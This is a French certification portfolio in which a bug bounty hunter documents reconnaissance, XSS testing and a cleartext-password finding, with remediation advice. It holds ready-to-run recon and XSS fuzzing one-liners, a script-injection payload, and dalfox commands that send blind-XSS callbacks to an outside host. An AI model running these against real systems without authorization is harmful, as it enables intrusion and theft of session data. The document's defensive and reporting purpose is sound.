
Le pentester analyse les informations collectées pour identifier les points faibles potentiels du système.
  - 3 Exploitation**

Le pentester tente d'exploiter les vulnérabilités identifiées pour obtenir un accès non autorisé au système.
  - 4 Reporting**

Le pentester rédige un rapport détaillant les vulnérabilités détectées, leur impact et les recommandations pour les corriger.

## - Analyse la cible

Cette étape consiste à collecter un maximum d'informations sur la cible afin de mieux la connaître et l'analyser en profondeur. Cela me permet d'identifier les technologies utilisées, les éventuelles vulnérabilités, et de déterminer quel type d'attaque est le plus pertinent à essayer en premier. C'est une phase essentielle pour élaborer une stratégie d'exploitation efficace



## Etude – Rechercher et analyse le Target

1

### Identification de la cible

Définition précise du système à tester, de ses composants et de son périmètre.

2

### Reconnaissance


Collecte d'informations publiques sur la cible, comme son infrastructure et ses applications.

3

### Analyse de la vulnérabilité

Étude des failles de sécurité connues et potentielles du système cible.

## - Méthodologie



Pour approfondir l'analyse de la cible, j'utilise ma méthodologie, elle me permettra d'identifier les sous-domaines, les ports ouverts ainsi les paramètres cachés de la cible en utilisant un script ou

bien des outils comme :

- **Nmap** permet d'effectuer un scan des ports ouverts, d'identifier les services exposés et de détecter d'éventuelles vulnérabilités à travers des scripts NSE.
- **Subfinder** est utilisé pour découvrir les **sous-domaines** associés à un domaine cible,
- **Arjun** est un outil efficace pour détecter les **paramètres cachés** dans les endpoints HTTP, souvent utilisés dans des requêtes GET/POST, et pouvant révéler des points d'injection.

```

(firo@firo)-[~]
$ subfinder -d ys7.com

Subfinder
projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/firo/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for ys7.com
pbsevice.ys7.com
alarm.ys7.com
hikdownload.ys7.com
pbapp.ys7.com
dev1.xy3.ys7.com
ysrc.ys7.com
video.ys7.com
la-m.ys7.com
hikalara-txn).ys7.com

(firo@firo)-[~]
$ subfinder -d ys7.com | httpprobe > ys.txt

Subfinder
projectdiscovery.io

[INF] Current subfinder version v2.6.0 (outdated)
[INF] Loading provider config from /home/firo/.config/subfinder/provider-config.yaml
[INF] Enumerating subdomains for ys7.com
[INF] Found 329 subdomains for ys7.com in 11 seconds 779 milliseconds

(firo@firo)-[~]
$ nmap -Pn 33.240.236.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-01 09:11 CEST
Nmap scan report for 33.240.236.48
Host is up (0.024s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain

Nmap done: 1 IP address (1 host up) scanned in 58.33 seconds

```

J'ai également recours à des ressources publiques telles que **\*\*Google dork, shodan, waybackmachain\*\*** afin de collecter davantage d'information sur la cible.





Cette approche me permet de **détecter des failles potentielles liées à l'exposition de fichiers JS** et de proposer des **mesures de remédiation concrètes** pour limiter les risques.

```
## JS Hunting :-

--- Collecting :-

1- katana -u https://www.example.com | grep ".js$" | httpx -mc 200 | sort -u | tee js-files.txt

2- echo example.com | gau | grep ".js$" | httpx -mc 200 | sort -u | tee js-files.txt -a

3- cat waymore.txt | grep ".js$" | httpx -mc 200 | sort -u | tee js-files.txt -a

--- Scanning :-

1- cat js-files.txt | jscracker | tee jscracker-result.txt

2- nuclei -l js-files.txt -t /root/nuclei-templates/http/exposures/ | tee nuclei-result.txt

3- JSS-Scanner :- python3 JSScanner.py

4- Pinkerton :- python3 main.py -u https://example.com | tee pinkerton-result.txt
```

## 2. Précisez les moyens utilisés :

Les moyens utilisés pour ce projet :

Un ordinateur avec une connexion internet, ainsi qu'une connexion OpenVPN liée à la plateforme YesWeHack.

## 3. Avec qui avez-vous travaillé ?

Sur ce projet j'ai travaillé seul.

#### 4. Contexte

Nom de l'entreprise, organisme ou association ► `YesWeHack_HackerOne`

Période d'exercice ► Du : `10/12/2023` au : `25/01/2024`

#### 5. Informations complémentaires *(facultatif)*

## Activité-type 3 Test d'intrusion et méthodologie utilisée

### Exemple n° 1 ► Exploitation et Remédiation

---

#### 1. Décrivez les tâches ou opérations que vous avez effectuées, et dans quelles conditions :

Durant mes travaux de pentest sur les plateformes **YesWeHack** et **HackerOne**, j'ai identifié et exploité plusieurs vulnérabilités sur des cibles réelles dans le cadre de programmes Bug Bounty.

Dans cette partie, je vais présenter un ou plusieurs exemples concrets d'attaques réalisées, en respectant les règles des programmes concernés. Chaque scénario inclut :

- la faille détectée,
- la méthode d'exploitation,
- les outils utilisés,
- et surtout les impacts potentiels sur la sécurité.

Je détaillerai également les rapports soumis aux responsables de sécurité des programmes ainsi que les remédiations proposées, montrant ainsi une démarche complète allant de la découverte à la protection


## 1- XSS attaque

Une **attaque XSS** (Cross-Site Scripting) est une **faille de sécurité web** qui permet à un attaquant d'injecter du **code JavaScript malveillant** dans une page web vue par d'autres utilisateurs

### But de l'attaque XSS :

Voler des informations sensibles comme :

- Les **cookies de session**,
- Les **identifiants**,
- Faire du **defacement** (modifier le contenu d'une page),
- Ou rediriger les victimes vers un site malveillant.



### Les outils utilisés pour l'attaque XSS sont :

ParamSpider, DalFox, ainsi qu'une approche manuelle

```

- python3 paramspider.py --domain indrive.com

- python3 paramspider.py --domain https://www.target.com --exclude woff,css,png,svg,jpg --output t.txt

- cat indrive.txt | kxss ( looking for reflected :- "<> )

cat output/t.txt | egrep -iv ".(jpg|jpeg|js|css|gif|tif|tiff|png|woff|woff2|ico|pdf|svg|txt)" | qsreplace "'><{}'" | tee combinedfuzz.json && cat
combinedfuzz.json | while read host do ; do curl --silent --path-as-is --insecure "$host" | grep -qs "'><{}'" && echo -e "$host \033[91m Vulnerable \e[0m
\n" || echo -e "$host \033[92m Not Vulnerable \e[0m\n"; done | tee XSS.txt

cat params.txt | Gxss -c 100 -p Xss | sort -u | dalfox pipe

echo "pintu.co.id" | waybackurls | httpx -silent | Gxss -c 100 -p Xss | sort -u | dalfox pipe


- waybackurls target.com | gf xss | grep '-' | qsreplace "'><script>confirm(1)</script>'" | while read host do ; do curl --silent --path-as-is --insecure "$host"
| grep -qs "<script>confirm(1)" && echo "$host \033[0;31mVulnerable\n";done

- dalfox url https://access.epam.com/auth/realms/plusx/protocol/openid-connect/auth?response_type=code -b https://hahwul.xss.ht

- dalfox file urls.txt -b https://hahwul.xss.ht

```

Après avoir identifié un paramètre callback, j'ai pu réaliser une attaque XSS manuellement. Ce paramètre avait été découvert grâce à l'outil Arjun, qui permet de détecter des paramètres cachés.



## Proposer le remediation & Reporting Pour XSS:

### Description de la faille :

Une vulnérabilité de type **Cross-Site Scripting (XSS)** a été identifiée sur le paramètre `callback`, qui accepte et reflète du contenu non filtré dans la réponse. Cela permet l'injection de scripts malveillants dans le navigateur de l'utilisateur.

### Impact potentiel :

Un attaquant peut exécuter du code JavaScript arbitraire dans le navigateur de la victime, ce qui peut conduire à :

- le vol de cookies/session,
- la redirection vers des pages malveillantes,
- ou des attaques de phishing ciblées.

### Recommandations de remédiation :

#### 1. Filtrage côté serveur :

Mettre en place une validation stricte sur le paramètre `callback`. Celui-ci ne devrait accepter que des valeurs prédéfinies (ex. : `myFunction`, `processData`, etc.)

#### 2. Encodage de sortie :


Encoder toutes les données dynamiques renvoyées dans le HTML ou le JavaScript pour éviter leur interprétation comme du code.

#### 3. Désactiver les fonctions dangereuses si non utilisées :

Si le paramètre `callback` est destiné à un usage JSONP, envisager de supprimer le support JSONP si ce n'est plus nécessaire (car souvent source de XSS).

## - Cleartext Transmission Vulnerability

Cette vulnérabilité signifie que des données sensibles sont transmises sur le réseau sans être chiffrées, c'est-à-dire en clair (texte lisible). Cela expose les informations à des interceptions faciles par des attaquants, notamment via des attaques de type *Man-in-the-Middle*. Le chiffrement des communications (par exemple via HTTPS, TLS, ou SSH) est essentiel pour prévenir ce type de faille.



## - Exploitation de la vulnérabilité : Cleartext Transmission

Lors d'une analyse de sécurité sur un site web reconnu, j'ai découvert une vulnérabilité de type **Cleartext Transmission**, où les échanges entre le client et le serveur n'étaient pas protégés par un chiffrement adéquat. Après vérification, il s'est avéré que le site utilisait une **version SSL obsolète et non sécurisée**, ce qui rendait possible l'interception des données sensibles.

En capturant le trafic réseau avec **Wireshark**, j'ai pu observer que les informations de connexion, notamment le **mot de passe du client**, étaient transmises en clair sur le réseau. Cette faille représente un risque majeur pour la confidentialité des utilisateurs.

Under Review → Accepted Workflow

6.5 Medium ⓘ  
CVSS ⓘ

|                  |                                                        |
|------------------|--------------------------------------------------------|
| Bug type         | Cleartext Storage of Sensitive Information (CWE-312) ↗ |
| Scope            | https://www[REDACTED]                                  |
| Endpoint         | http://v[REDACTED]:8080/                               |
| Vulnerable part  | post-parameter                                         |
| Part name        | web application code                                   |
| Payload          | Wireshark Traffic                                      |
| Technical env.   | Tools - Browser                                        |
| App. fingerprint |                                                        |
| IP used          | [REDACTED].93                                          |
| Rewards          | €300                                                   |



**2. Précisez les moyens utilisés :**

Les moyens utilisés pour ce projet :

Un ordinateur avec une connexion internet, ainsi qu'une connexion OpenVPN liée à la plateforme YesWeHack.

**3. Avec qui avez-vous travaillé ?**

J'ai travaillé seul sur ce projet.

**4. Contexte**

Nom de l'entreprise, organisme ou association ► YesWeHack\_HackerOne.

Période d'exercice ► Du : 10/12/2023 au : 25/01/2024

**5. Informations complémentaires (facultatif)**

## Titres, diplômes, CQP, attestations de formation

(facultatif)

| Intitulé             | Autorité ou organisme            | Date |
|----------------------|----------------------------------|------|
| Delf B1              | Lycée ampère, Marseille          | 2023 |
| Bac Général          | Lycée Moubarak-Gesmallah, Soudan | 2020 |
| Diplôme d'anglais C1 | Al Manar Institution, Soudan     | 2019 |
|                      |                                  |      |
|                      |                                  |      |

## Déclaration sur l'honneur

Je soussigné(e) Abdalla HAMD MOHAMED ,

Déclare sur l'honneur que les renseignements fournis dans ce dossier sont exacts et que je suis  
l'auteur(e) des réalisations jointes.

Fait à Marseille

le 25/07/2025

Pour faire valoir ce que de droit.

Signature : ~~Abdalla HAMD MOHAMED~~

## Documents illustrant la pratique professionnelle

*(facultatif)*

| Intitulé                         |
|----------------------------------|
| Cliquez ici pour taper du texte. |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |
|                                  |

## ANNEXES

*(Si le RC le prévoit)*